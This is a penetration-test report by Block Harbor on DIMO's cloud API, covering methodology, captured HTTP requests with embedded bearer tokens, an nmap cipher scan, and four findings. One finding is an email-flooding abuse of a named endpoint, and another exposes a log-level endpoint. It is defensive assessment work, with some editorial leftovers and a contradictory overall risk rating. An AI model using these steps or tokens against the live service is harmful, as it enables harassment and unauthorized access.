
June 22, 2022

Security Assessment

DIMO Web API Final Report



DIMO

Block Harbor.
Cybersecurity

Contents

1. ENGAGEMENT DETAILS

PROVIDER CONTACT

Block Harbor Cybersecurity
Bryan Blancke
Director of Labs
bryan@blockharbor.io

PREPARED FOR

DIMO
Yevgeny Khessin
CEO

PREPARED ON

June 22, 2022

TIMELINE (est.)

5 weeks.
May 18 – June 22, 2022

SCOPE SUMMARY

DIMO cloud API

PROPOSAL REFERENCE

GBSA-05082022-DIMO

2. EXECUTIVE SUMMARY

2.1 Service Scope

The purpose of this testing is to evaluate and calculate risk associated with the target system by approaching the system from an attacker's perspective. Because systems often are complex with data flowing between different teams and organizations, the scope is clearly defined in a pre-engagement meeting to set boundaries for testing. The scope included:

- auth.dimo.zone
- devices-api.dimo.zone
- dimo.zone
- users-api.dimo.zone

2.1.1. Primary Objectives

The testing approach was guided by threat modeling and attack surface enumeration as a part of Block Harbor Cybersecurity's methodology, the assessment focused our attention and goals on the following components of the target:

- User login
- Add device
- Get device status
- Add device integration
- Retrieve vehicle data

2.1.2. Check OWASP Top 10 Vulnerabilities

During our assessment while testing the Primary Objective above we focused our attention on checking for OWASP Top 10 vulnerabilities in those 5 primary components of the API.

1. Broken Access Control
2. Cryptographic Failures
3. Injection attacks
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security logging and Monitoring Failures
10. Server-Side Request Forgery


2.1.3. Secondary Objectives

Furthermore, the testing took into consideration the following aspects of the system which we considered in scope to find any security flaws. At the discretion of the testing team and within the time limits available the test team explored as much as possible.

Other attack vectors and areas to optionally investigate:

- Impact of missing optional HTTP headers
  - See app.dimo.zone-web-security-report.pdf
- Dongle / Vehicle handshake or connection setup to back office
- Interactions between DIMO Data Miner and Web API.
- API / Back-office code review
  - Static code analysis
  - Evidence of work done
  - Manual Code Review
    - Source code may be provided if necessary
  - Secure code analysis
- Check configurations of mutual TLS authentication
  - Where do we describe work done? If not doing it
- Impacts on Data Privacy Laws
  - Confidentiality of user data
  - Confidentiality of DIMO data
  - Attacks affecting the availability of DIMO web application services
  - Attacks affecting the integrity of communication between DIMO Data Miner and DIMO web API
  - Port scanning
  - Did we list results of port scan anywhere?
    - Open port scanning

2.2 Overall Risk Rating: MEDIUM



2.3 Summary of Strengths

STRENGTH	DESCRIPTION
Access Controls	No flaws found in access controls (unable to access other users)
Cryptography	No cryptographic weaknesses found
Injection	API and query parameters are sanitized
Secure Design	API provides a small attack surface
Security Config	No large misconfigurations found
Known Vulnerabilities	The software is up to date and free of known high impact CVEs. See 'nancy' scan report.
Authentication	No authentication failures found
SSRF	SSRF attempts were unsuccessful
JWT	JWT implementation is secure and effectively used to control access
OAuth	No flaws found in OAuth implementations

2.4 Summary of Weaknesses

WEAKNESS	CVSSv3.1	DESCRIPTION
1) Unlimited Access to Send Confirmation Email endpoint	6.4	An unprivileged user can cause the DIMO API to send emails to any email address with no rate limit.
2) No owner validation of API parameter unitID	4.0	A user can query information about another user's device because endpoints taking in 'unitID' do not validate the unit is owned by the requesting user.
3) Car name length and geofence length limited only by frontend	3.4	A user could, by executing raw API requests, bypass the front-end validation that no more than 12 geofenced areas exist per car or create a car name longer than 16 characters.
4) Unintended publicly exposed endpoints	2.4	Two endpoints were discovered to be publicly exposed that should not have been, however these endpoints have minimal impact being exposed.

2.5 Strategic Recommendations

We recommend that you implement tests that properly check if an AutoPI associated with another user account can be queried from an account the AutoPI is not associated with. Further, we recommend that the endpoint send_confirmation_email is only allowed to be called once every 5 minutes for as long as the token is valid. Finally, to implement checks on the backend that validate the frontend assumptions.

3. WHITE BOX SECURITY ASSESSMENT

3.1 Organization

Block Harbor is a team of experts that united to provide security solutions where the cyber and physical worlds intersect. We specialize in automotive & mobility ecosystems, cloud environments, embedded & internet of things devices, and industrial control systems. As a leader in the Automotive Cybersecurity space, we have been trusted to provide top-quality assessments for automotive OEMs and suppliers.

3.2 Services Description

The intention of a white box security assessment is to analyze hardware, software, or information with access to technical resources, including the target's engineering resources. The security assessment reveals the findings that an attacker could achieve if they gained access to privileged information.

3.3 Methodology

Using tools at our disposal, Block Harbor Cybersecurity's methodology was derived from threat modeling. This yields a tailored approach with similar motivations to that of an adversary attacking a production system. From a high-level, the security assessment followed:

1) Threat modeling
2) Attack surface enumeration & passive reconnaissance
3) Security defense/protection check & vulnerability detection
4) Active scanning & vulnerability research
5) Deep testing & attempt to exploit
6) Assessment reporting

4. TEST NARRATIVE

Block Harbor's methodology focuses first on identifying attack surfaces and prioritizes based on exploitability through threat modeling. Once attack surfaces are prioritized, reconnaissance begins to collect foundational information to go about attacking the system. Block Harbor's testing methodology can be found in 3.3. The testing narratives for each attack surface are as follows:

4.1 Information Gathering

For the information gathering phase of our assessment, source code for the application and documentation of the architecture was provided to Block Harbor, eliminating the need for a pre-engagement information gathering phase.

4.2 Code Review

As this was a White Box assessment, the source code was used to assist in identifying and analyzing the attack surface the application contains. This attack surface is further broken down to security items derived from the OWASP Testing Guide.

4.3 Attack Surface and Passive Reconnaissance

Our enumeration of the attack surface of the application consisted of reviewing the swagger documentation of all endpoints in scope, and cross-referencing this against the source code we were provided. Passively, we used *Burp Suite* to capture all traffic to the web application.

4.4 Security Defense & Vulnerability Detection

The application is hosted on an AWS VPC, only allowing Cloudflare source IPs to access it, with mutual TLS authentication happening between the load balancer and the application. The focus of our testing was to identify how the application would respond to malicious and unintended requests. No serious exploits were uncovered, and all tampering of values proved to be unsuccessful.

4.5 Active Scanning & Vulnerability Research

To better identify if the JWT implementation in use by the application was vulnerable, we used *jwt_tool* to conduct an assessment against the resiliency of the tokens to tampering.

4.6 Deep Testing & Exploitation

Leveraging the information gathered about the application, manual testing is used to test for cases that an automated scanner might have missed, or instances where chaining vulnerabilities together can result in a compromise of

the system. The focus for deep testing includes functionalities that can be used to execute code, ex-filtrate data, and break authorization.

4.7 Injection Testing

We found that this application used parameterized queries for interacting with their database, and no other instances of unsafe user input handling were found.

4.8 Authorization Testing

Authorization is the allocation of assets to those that are permitted to access them. In a case where authorization is not used, the focus moves to assess the impact of an attack to the web application.

4.9 Code Execution Testing

Since this was a White Box test, a source code audit was conducted to identify injection points for command execution. When the command execution can be achieved over the network, it is referred to as Remote Code Execution (RCE). We were unable to identify any RCE in this application.

4.10 Primary Testing Objectives

4.10.1 User login

We identified the login functionality was handled by Dex and started to identify the flow a user takes to gain access to DIMO's web services. The flow is as follows, a user clicks on "log/sign in with google" and the following request is made

```
GET /auth?client_id=dimo-frontend&redirect_uri=https%3A%2F%2Fapp.dimo.zone%2Fauth%2Fcallback&response_type=
code&scope=openid%20offline_access%20profile%20email&state=5bb74984b475430587f7e01a74780efe&code_challenge=
73X66CNnSXd5vs3PQO83EcY0a9LmFgNnKRSphU1VF3g&code_challenge_method=S256&response_mode=query&connector_id=
google HTTP/2
Host: auth.dimo.zone
```

Then, the client makes another request to the following

```
GET /auth/google?client_id=dimo-frontend&code_challenge=73X66CNnSXd5vs3PQO83EcY0a9LmFgNnKRSphU1VF3g&
code_challenge_method=S256&redirect_uri=https%3A%2F%2Fapp.dimo.zone%2Fauth%2Fcallback&response_mode=query&
response_type=code&scope=openid+offline_access+profile+email&state=5bb74984b475430587f7e01a74780efe HTTP/2
Host: auth.dimo.zone
```

Here, the client is redirected to the Oauth provider, in this case google, and upon validation with google, is given access to the DIMO web application. The user is redirected properly to the parameter 'redirect_uri' and this value is using strict checking against known values, preventing tampering. Additionally, we were unable to find any impact tampering with any of the other values. We validated there was proper back-end checking.

4.10.2 Add device

In order to test “Add Device,” we added multiple cars to our account, the request responsible follows

```
POST /v1/user/devices HTTP/2
Host: devices-api.dimo.zone
Content-Length: 72
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsImtpZCI6ImUzM2RjMmEyMmIzNDgwYjFkZGZmNTI1MTIyMzAwNmMwYjdmMGE4ZmQifQ.eyJpc3MiOiJodHRwczov
L2F1dGguZGltby56b25lIiwicHJvdmlkZXJfaWQiOiJnb29nbGUiLCJzdWIiOiJDaFV4TVRZM056QTBNakUzTnpnek1EazBOREU0TkRVU0J
tZHZiMmRzWlEiLCJhdWQiOiJkaW1vLWZyb250ZW5kIiwiZXhwIjoxNjU0NjI4MTcxLCJpYXQiOjE2NTQ2MjQ1NzEsImF0X2hhc2giOiJzeW
VaejFCU19kalE5cTN4TU1tS0xnIiwiY19oYXNoIjoiVzhZRTEwTENfTi1mTThOSWFSa1NfQSIsImVtYWlsIjoiZGltb3BlbnRlc3RlcjFAY
mxvY2toYXJib3IuaW8iLCJlbWFpbF92ZXJpZmllZCI6dHJ1ZSwibmFtZSI6IkRJTU8gUFQxIn0.qPtrrknb169JZaOX0uZTVlTUrgEHmQUt
KEAMzikyrik2m4D-4iB_xm_-eXtqj-vBL5U-8WiN9J8sHycMnvvS-ebuE28xbmiMWgnYiBYRxSKNXwKhZt-8_8ukVd41XvTV8atVpq-qrRf
HbnxH10LstoadES4irQj-yKKy0nECsRliUEcjuBX7TCea-UHexcyRERiMfNoi-JUVe8rqC-sRNSvdQXVroIJ8mGvru33Zg6XLsMS7cGmS-Q
ny5BiRgKeWA93uzZO_J-jr-nsRcElKLE_aZgQC7kDaEQ0giZQrkblX28sg4XZA8midcOu6LrOFxRugdgZi0zFLUa1yRNiRVg
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Accept: */*
Origin: https://app.dimo.zone
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://app.dimo.zone/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "deviceDefinitionId":"26G4HFd3CIzwhpFWU98UA4Fcppg",
  "countryCode":"USA"
}
```

We were unable to demonstrate any impact by tampering with values. Proper verification of the countryCode was in place and the deviceDefinitionId was also properly validated.

4.10.3 Get device status

To test “Get device status,” multiple accounts were set up, and the following request was made with a known deviceId from different user accounts.

```
GET /v1/user/devices/29ZlQmBsbAcfGX0TefSfR96gHTE/status HTTP/2
Host: devices-api.dimo.zone
```

We were unsuccessful in querying deviceId for an account that did not belong to the current user.

4.10.4 Add device integration

We tested The AutoPI “Add device integration” with a 2015 Audi TTS, the following request will add an AutoPi to a vehicle.

```
POST /v1/user/devices/2AGISmOjiF2IuPXnqJ0aBA7A6oj/integrations/27qftVRWQYpVDcO5DltO5Ojbjxk HTTP/2
Host: devices-api.dimo.zone
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsImtpZCI6ImUzM2RjMmEyMmIzNDgwYjFkZGZmNTI1MTIyMzAwNmMwYjdmMGE4ZmQifQ.eyJpc3MiOiJodHRwczov
L2F1dGguZGltby56b25lIiwicHJvdmlkZXJfaWQiOiJnb29nbGUiLCJzdWIiOiJDaFV4TVRBMk9EY3pOelF4T1RZMk1qazFPVGd6T0RFU0J
tZHZiMmRzWlEiLCJhdWQiOiJkaW1vLWZyb250ZW5kIiwiZXhwIjoxNjU0NjMxMTQ2LCJpYXQiOjE2NTQ2Mjc1NDYsImF0X2hhc2giOiJPYU
k0WlVJOG50bFZNSkpwcTN6WGh3IiwiY19oYXNoIjoiX0ZUbXByOXNZWW5HWi1SOEVNSGpVZyIsImVtYWlsIjoiZGltb3BlbnRlc3RlcjJAY
mxvY2toYXJib3IuaW8iLCJlbWFpbF92ZXJpZmllZCI6dHJ1ZSwibmFtZSI6IkRJTU8gUFQyIn0.g3FVUj3GoufBNLPGszOJpWgRcOp-XGYw
BNAkPpajQxdLeSIDdxwCANEixoTUNjq4Hvz1mlfmxHrodOTCf_I0H9JppdroyFiHf_wGT7-MzW_TbxpqMAFREdRcJkklqF99VSBJ61g7zyR
dWSn1nkk5u_cOiBxH-oD1iV2IUjjvFQqEk3AYM-mayrr9UG6gDjRq3BZWrpgPXIHpEsTP9IVSll0NpBz4TeRG9wTLCy9hEsnJnfU7yu7MYk
2vjt7vyXhfTzW_yhSgshNFQ2uefxe2_SPFJCOHSG8S-kRQncRn5yqDNEt_Dx77FhDe6aL-Fr4i-cpvBA5VlsFtaZ__Qm3URw
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Accept: */*
Origin: https://app.dimo.zone
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://app.dimo.zone/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 53

{
  "externalId":"8fec8984-10c0-cead-c6a5-734091cf1957"
}
```

Originally, we were able to add a device already registered with another car/account, however, after discussing this issue with the DIMO team, it was quickly patched.

The smart car integration was similar, with the final request, after a patch was issued.

```
POST /v1/user/devices/2AO3MT0dWWzr4er6jkQuNR1dmlX/integrations/22N2xaPOq2WW2gAHBHd0Ikn4Zob HTTP/2
Host: devices-api.dimo.zone
Content-Length: 147
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsImtpZCI6IjZkODYxOTFjMGRjYjZjYmRkZTM0MmVlNTJhNTczZDYzM2U5NGM5MTQifQ.eyJpc3MiOiJodHRwczov
L2F1dGguZGltby56b25lIiwicHJvdmlkZXJfaWQiOiJnb29nbGUiLCJzdWIiOiJDaFV4TVRZM056QTBNakUzTnpnek1EazBOREU0TkRVU0J
tZHZiMmRzWlEiLCJhdWQiOiJkaW1vLWZyb250ZW5kIiwiZXhwIjoxNjU1MTQzOTE0LCJpYXQiOjE2NTUxNDAzMTQsImF0X2hhc2giOiJLNz
lLZzNqWkhNY3hXdTFfeEh6bzBRIiwiZW1haWwiOiJkaW1vcGVudGVzdGVyMUBibG9ja2hhcmJvci5pbyIsImVtYWlsX3Zlcmlma WVkIjp0c
nVlfQ.M4tQ0KOR3jZpOHyittcwQ7sOKr2ytunlmd9_NqSeUlqbvqwm5Pl-v6y4S2hMzWmk8trDR1xtZY5r4om3QHEpLAh6ucMT2_pWddETQ
c1d3QAncNd_8K0GnnYd7ONMQz8QEn22nGo1NIh8N2Tvk21MiePzDXXVjcLnkxY4IkdFF4hT6CE9sFGOgjL2hKV78TLISJqjp8aboOE8sOTh
-nvL4ffBjEeuUuzwdnyWGs30bhe_xuNGY_PeezOSGKy6-nQlUXpLaTXUW4YJmmVnR0lNlORL59eR3YnyWtuIKXLI44VxZmCKuAIzYqOpdQt
wsqw_fU9SduNuvCuzHIr1zNilzg
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Accept: */*
Origin: https://app.dimo.zone
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://app.dimo.zone/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "code":"7f52a371-96a7-4bc0-afa5-0be1a1f854f1",
  "redirectURI":"https://javascript-sdk.smartcar.com/redirect-2.0.0?app_origin=https://app.dimo.zone"
}
```

These values were also unable to be tampered with, and a car was not allowed to be added to multiple accounts.

4.10.5 Retrieve vehicle data

The request that follows is responsible for “retrieving vehicle data”

```
GET /v1/user/device-data/29ZlQmBsbAcfGX0TefSfR96gHTE/distance-driven HTTP/2
Host: device-data-api.dimo.zone
```

We were unsuccessful in tampering with or retrieving the data of another user.

4.11 Secondary Testing Objectives

4.11.1 Check AutoPi data at rest

The AutoPi was disassembled, and the SD Card removed to check the hardware file system for any keys or secret data left on the device at rest. None were found that would compromise the security of the user who owns the device.

4.11.2 Impact of missing optional HTTP headers

HTTP security and privacy headers missing: Access-Control-Allow-Origin, Public-Key-Pins, Public-Key-Pins-Report-Only, and Permissions-Policy. See Section 6.2 finding #14.

4.11.3 AutoPi Handshake to API

Determined that the AutoPi device is not in scope. A development unit was provided which was not fully functional.

4.11.4 Interactions of AutoPi and Web API

Determined that the AutoPi device is not in scope. A development unit was provided which was not fully functional.

4.11.5 Code Review

See section 4.2.

4.11.6 Static Code Analysis

We ran the static code analysis tools, GoSec and nancy. See section 6.2 OWASP Top 10 finding #5 and finding #6.

4.11.7 Manual Code Review

See Section 6.2 finding #4.

4.11.8 Private data impacts

Throughout the testing conducted for the entire engagement there was no evidence of private data leakage.

4.11.9 Port Scanning

See additional attachment ports.txt

4.11.10 Configuration of mutual TLS authentication

Block Harbor checked the version of TLS in use. A rated ciphers were all used. See section 6.2 Finding #13 for more details. Block Harbor discovered that TLS 1.3 and 1.2 were support. TLS 1.0 and 1.1 are not supported. The TLS versions in use are approved and secure. Compromised versions of TLS were not supported.

See attached Ciphers.txt.

5. INTELLIGENCE SUMMARY


Listed below is a breakdown of Block Harbor's understanding of DIMO's web API and its functionality tested during this engagement. The information outlined in this section guided our approach throughout the assessment in terms of identifying points of interest and vulnerabilities.

5.1 Threat Modeling

After reviewing DIMO's documentation and source code, Block Harbor built a threat model that reflects the highest attack surface. It focuses on remote communication to the web application that can be utilized by an attacker to compromise the application, the device, and the connected vehicle.

DIMO Application Threat Model Legend

	Trusted Communications
	Vulnerabilities



6. FINDINGS

6.1 Overall Risk Rating: MEDIUM

The overall risk rating is calculated based on the combination of risks discussed in the findings below considering the vulnerability CVSS score, and Block Harbor's risk methodology in section **9.1 Risk/Severity Rating Criteria**. The DIMO application has a risk rating of low.

6.2 Strengths

The strengths of the target offer insight into the challenges the design and protections create for an attacker attempting to exploit the target. Compared to analyses of similar devices in the connected vehicle space, this device has strengths built into the design and implementation that make it challenging to exploit.

Finding 1	**OWASP #1: Access Controls**
FINDING DESCRIPTION During our testing, we were unable to detect an instance of broken access controls. Attempts were made to tamper with the JSON web token described in section 4.5.	
Finding 2	**OWASP #2: Cryptographic Failures**
FINDING DESCRIPTION During testing the cryptographic functionality of the application, such as the validation of the signature of Ethereum addresses and the JWT's (See JWT section), no weaknesses were discovered.	
Finding 3	**OWASP #3: Injection**
FINDING DESCRIPTION	

Our attempts to test for injection were unsuccessful. The application correctly uses parameterized queries to interact with the database and does not unsafely process user input. Additionally, no unsafe uses of untrusted user input were discovered.	
Finding 4	**OWASP #4: Insecure Design**
FINDING DESCRIPTION Through manual code review we found this application secure by design, with proper access controls implemented at each endpoint, with a very minimal attack surface.	
Finding 5	**OWASP #5: Security Misconfiguration**
FINDING DESCRIPTION There were no identified security misconfigurations during our testing, with only low impact issues found in the application, we determined that each of the scanned components that were reported in our GoSec findings were not exploitable, or not applicable. See attached gosec-results.txt	
Finding 6	**OWASP #6: Vulnerable and Outdated Components**
FINDING DESCRIPTION In order to identify vulnerable or outdated components, we used the open source golang static analysis tool 'nancy' to scan for CVE's, the generated report did list multiple known CVE's in used components. However, the conditions required for exploitation were determined to not be present in each case. See attached file nancy-results.txt	
Finding 7	**OWASP #7: Identification and Authentication Failures**
FINDING DESCRIPTION We did not identify any identification or authentication failures present in the application. See section 4.10.1 for further detail on how authentication was tested.	
Finding 8	**OWASP #8: Software and Data Integrity Failures**
FINDING DESCRIPTION We did not consider there to be any software or data integrity failures present in the application after deep testing of inputs. Block Harbor manually probed each endpoint listed in the swagger documentation by cross referencing each user suppliable input against the source code.	
Finding 9	**OWASP #9: Security Logging and Monitoring Failures**
FINDING DESCRIPTION We did not consider security logging to be particularly relevant to the scope laid out in our proposal, as there was no security sensitive information that needed to be logged for this application.	
Finding 10	**OWASP #10: Server-Side Request Forgery**
FINDING DESCRIPTION We did not identify any SSRF in the application. All the requests made by the DIMO API do not include sensitive or abusable parameters. Block Harbor inspected requests using BURP and through code review to consider which requests to forage and determined no impactful attacks existed.	

Finding 11	**JWT Implementation**
FINDING DESCRIPTION The implementation of the JWT is secure and not vulnerable to any known CVE's. This was validated with jetton from GitHub (https://github.com/ticarpi/jwt_tool.) Each endpoint check uses proper authentication controls to verify that the end user was not exceeding their expected access. Additionally, as the user information is tied to the JWT and it is not possible to tamper with values within, the resources tied to another user's account are inaccessible.	
Finding 12	**OAuth/OpenIDConnect Implementation**
FINDING DESCRIPTION Block Harbor did not identify any flaws while testing DIMO's fork of dex. Secure coding practices were followed. Validation of redirect_uri was implemented and the extension of Apple as an OAuth authorization server was not found to contain any security issues. No security vulnerabilities were found in the custom web3 connector.	
Finding 13	**Usage of TLS ciphers**
FINDING DESCRIPTION We tested the configuration of TLS on the listed hosts with the following command `nmap users-api.dimo.zone dimo.zone auth.dimo.zone devices-api.dimo.zone --script ssl-enum-ciphers -p 443`, we found that each host tested was using the most up to date and secure cipher implementations.	
Finding 14	**Impact of missing HTTP headers**
FINDING DESCRIPTION In the 'web-security-report.pdf' we were sent, multiple http headers were listed as missing. The first was 'Access-Control-Allow-Origin' which we determined to be a non-issue, as nothing sensitive is present on app.dimo.zone, there is no issue with a missing CORS header. In regards to public-key-pins, Mozilla states this header is depreciated, in favor of other headers (https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Public-Key-Pins). Finally, we don't agree that missing 'Permissions-Policy' is impactful in this context, however, implementation could marginally improve end user security against malicious embedded content.	

6.3 Weaknesses

FINDING 1	**Improper rate limiting on send_confirmation_email endpoint**
CVSSv3.1: 6.4	LIKELIHOOD: MEDIUM IMPACT: MEDIUM RISK: MEDIUM
DESCRIPTION	

Improper rate limiting was found to exist on the endpoint /v1/user/send-confirmation-email and a malicious user could abuse this to spam a user's inbox with email confirmation messages.
AFFECTED TARGET Users-api.dimo.zone
RECOMMENDATION Add a check to see if an email was sent within the past 5 minutes, if so, fail gracefully. There is already functionality present in the code to check how long ago a code was sent.

FINDING 2	**Failure validating if a AutoPI ID belongs to a user in checks**
CVSSv3.1: 4.0	LIKELIHOOD: MEDIUM IMPACT: LOW RISK: MEDIUM
DESCRIPTION Any user with valid token can query information about a unit, whether this unit is online, or start an update on an out-of-date device.	
AFFECTED TARGET https://devices-api.dimo.zone/v1/autopi/unit/:unitID https://devices-api.dimo.zone/v1/autopi/unit/:unitID/is-online https://devices-api.dimo.zone/v1/autopi/unit/:unitID/update	
RECOMMENDATION In these endpoints fix the that the unit ID provided is associated with the user making the request.	

FINDING 3	**Car name length and geofence length limited only by frontend**
CVSSv3.1: 3.4	LIKELIHOOD: LOW IMPACT: LOW RISK: LOW
DESCRIPTION By making API calls without using the DIMO front end, users can break the limits on some fields like car name length and geofence length.	
AFFECTED TARGETS https://devices-api.dimo.zone/v1/user/geofences https://devices-api.dimo.zone/v1/user/devices/:userDeviceID/name	
RECOMMENDATION Implement these limits on fields in the backend	

FINDING 4	Unintended publicly exposed endpoints
CVSSv3.1: 2.4	LIKELIHOOD: LOW IMPACT: LOW RISK: LOW
DESCRIPTION Two endpoints were found to be publicly exposed, one is a Prometheus metrics endpoint, which is inconsistent with other Prometheus metrics endpoints across the other microservices. Second, is an endpoint that changes the log level of the entire application, in the worst case, stopping important data from being logged.	
AFFECTED TARGETS https://devices-api.dimo.zone/loglevel https://users-api.dimo.zone/metrics	
RECOMMENDATION Restrict these endpoints to make them more consistent with other similar endpoints.	

7. EXPLOITATION OF FINDINGS

We were able to abuse the unintended functionality of email verification, to spam a user's inbox and create some general annoyances. This could be scaled to spam many users at once, which could represent damage to DIMO's brand image, as well as getting their mail address put on a spam list, preventing availability of DIMO for new users trying to sign up.

7.1 Spamming an email address

The steps taken to exploit this were straight forward. A user registers with DIMO, getting a valid account token, and when given the option to validate their email, submits an arbitrary email they wish to spam, instead of submitting a key, an attacker continues to make requests to the 'send_confirmation_email' endpoint, resulting in a user's inbox being flooded with DIMO email confirmation requests. See attached proof of concept script in section 9.2.

8. CONCLUSIONS AND FURTHER RECOMMENDATIONS

We recommend that tests are included that properly check if an AutoPI associated with another user account can be queried from an account not that

is not associated with that AutoPi, as the current functionality trying to prevent this was broken.

Further, we recommend that the endpoint '/v1/user/send-confirmation-email' is only allowed to be called once every 5 minutes, for as long as the token is valid, changing the function SendConfirmationEmail in the 'users-api' repo to check the EmailConfirmationSentAt value from the current user context.

Additionally, we recommend securing the two endpoints listed in the weaknesses section to match the functionality of other similar endpoints, as not publicly exposed.

Finally, we recommend implementing checks on the backend that validate assumptions present in the front end, such as the amount of geofences or length of a car's name.

Overall, we found DIMO's web application to be sufficiently hardened, with strong checks in place to ensure no malicious tampering or serious exploits could occur. Our findings were minor to medium impacts with misusing intended behavior of the application.

9. APPENDIX

9.1 Risk/Severity Rating Criteria

For this engagement, Block Harbor has included the CVSS score to standardize vulnerability ratings for the target system. Block Harbor factors environmental score metrics into scoring to help understand how the vulnerabilities might apply given a deeper understanding of usage and threat model of the target system. For example, a high CVSS score for a low-impact or low-value item does not yield substantial risk to a target.

